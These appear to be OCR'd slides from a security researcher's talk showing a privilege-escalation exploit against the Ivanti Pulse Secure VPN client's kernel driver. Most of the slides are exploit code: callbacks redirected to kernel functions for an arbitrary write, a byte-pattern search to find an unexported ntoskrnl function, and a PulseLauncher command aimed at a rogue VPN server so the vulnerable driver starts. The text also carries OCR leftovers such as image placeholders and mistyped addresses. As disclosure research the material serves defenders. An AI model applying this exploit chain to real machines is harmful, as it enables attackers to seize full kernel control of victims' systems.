// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```



The 1st argument is the memory address of OurBuffer. 👌
We can place our buffer at a specific offset. Therefore, we control the least significant byte used to write to a kernel address, by write_char_0.

HalMakeBeep VS KeTestSpinLock




```
// Call 1 (normally the driver defined AcquireLock callback)
// SystemBuffer[0x0][0x28][0x50+0x20] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine1 ( &SomeAddressToOurBuffer, 0, 0x80002018 );
KeTestSpinLock ( &SomeAddressToOurBuffer );
```

```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3 ( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

ONE MORE THING: `write_char_0` IS NOT AN EXPORTED FUNCTION


We introduce: Kernel Egg Hunting ☺

PID 9217: our_exploit.exe

```
// Find offset of write_char_0 in ntoskrnl.exe
// Use a ‘mask’ and a ‘byte sequence’ to search for the offset
uint64_t write_char_0_offset = findFunctionOffsetInImageByByteSequence(
    "ntoskrnl.exe",
    "\x8B\x42\x18\x00\x0F\xB7\xC9\x00\x00\x74\x07\x48\x83\x7A\x10\x0A",
    "xxx?xxx??xxxxxxx”
);
```

LET'S TEST IT


ON THE LATEST VPN-CLIENT VERSION



Icon(s) from Icons8

LATEST DRIVER

IS A DISABLED SERVICE...



Icon(s) from Icons8

IVANTI PRESENTS… `PulseLauncher.exe`

PID 9217: our_exploit.exe

```
// Ivanti automatically starts the vulnerable kernel driver when connected to a VPN server which has specific functions that require the vulnerable kernel driver.

"%programfiles(x86)%\Common Files\Pulse Secure\Integration\PulseLauncher.exe" -url our-rogue-vpn.com
```

We create a rogue VPN server with a config that requires the vulnerable driver to start.


Then we connect to it…

LET'S TEST IT


AGAIN

Icon(s) from Icons8


WRITE 0x41 TO ADDRESS 0xffff78000000000




WRITE 0x41 TO ADDRESS 0xffffff78000000000



WRITE 0x41 TO ADDRESS 0xffffff78000000000



WRITE WHAT WHERE > PRIVILEGE ESCALATION



Detailed blog post: https://northwave-cybersecurity.com/ivanti-pulse-vpn-privilege-escalation